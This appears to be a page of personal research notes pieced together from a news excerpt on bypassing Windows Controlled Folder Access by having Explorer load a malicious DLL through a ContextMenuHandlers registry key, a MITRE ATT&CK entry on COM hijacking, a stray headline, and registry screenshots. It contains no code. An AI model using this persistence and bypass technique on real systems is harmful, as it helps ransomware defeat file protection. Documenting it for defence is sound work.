To receive periodic updates and news from BleepingComputer, please use the form below.

My Research



Bypassing Controlled Folder Access using DLL injection

Controlled Folder Access is a feature that allows you to protect folders and the files inside them so that they can only be modified by an application that is whitelisted. The whitelisted applications are either ones that you specify or ones that are whitelisted by default by Microsoft.


Knowing that the explorer.exe program is whitelisted in Controlled Folder Access, Soya Aoyama, a security researcher at Fujitsu System Integration Laboratories Ltd., figured out a way to inject a malicious DLL into Explorer when it is started. Since Explorer is whitelisted, when the DLL is injected it will launch and be able to bypass the ransomware protection feature.

To do this, Aoyama relied on the fact that when explorer.exe starts, it will load DLLs found under the HKEY_CLASSES_ROOT*\shellex\ContextMenuHandlers registry key shown below.


```
Computer\HKEY_CLASSES_ROOT\*\shellex\ContextMenuHandlers\{90AA3A4E-1CBA-4233-B8BB-535773D48449}
```

The Matrix messaging network now counts more than 60 million users

Explorer is included in Microsoft friendly apps



Component Object Model Hijacking



Event Triggered Execution: Component Object Model Hijacking

Other sub-techniques of Event Triggered Execution (15)

Adversaries may establish persistence by executing malicious content triggered by hijacked references to Component Object Model (COM) objects. COM is a system within Windows to enable interaction between software components through the operating system.[1] References to various COM objects are stored in the Registry.

Adversaries can use the COM system to insert malicious code that can be executed in place of legitimate software through hijacking the COM references and relationships as a means for persistence. Hijacking a COM object requires a change in the Registry to replace a reference to a legitimate system component which may cause that component to not work when executed. When that system component is executed through normal system operation the adversary's code will be executed instead.[2] An

ID: T1546.015

Sub-technique of: T1546

ⓘ Tactics: Privilege Escalation, Persistence

ⓘ Platforms: Windows

ⓘ Permissions Required: User


Contributors: Elastic

Version: 1.0

Created: 16 March 2020

Last Modified: 10 November 2020

Under ContextMenuHandlers




Computer\HKEY_CLASSES_ROOT\*\shellex\ContextMenuHandlers\{90AA3A4E-1CBA-4233-B8BB-535773D48449}

- Computer
  - HKEY_CLASSES_ROOT
    - *
      - OpenWithList
      - shell
      - shellex
        - ContextMenuHandlers
          - FileSyncEx
          - {90AA3A4E-1CBA-4233-B8BB-535773D48449}
          - {a2a9545d-a0c2-42b4-9708-a0b2badd77c8}
          - EPP
          - ModernSharing
          - Open With
          - Open With EncryptionMenu
          - Sharing
          - WorkFolders
        - PropertySheetHandlers

Name	Type	Data
(Default)	REG_SZ	Taskband Pin

CLSID

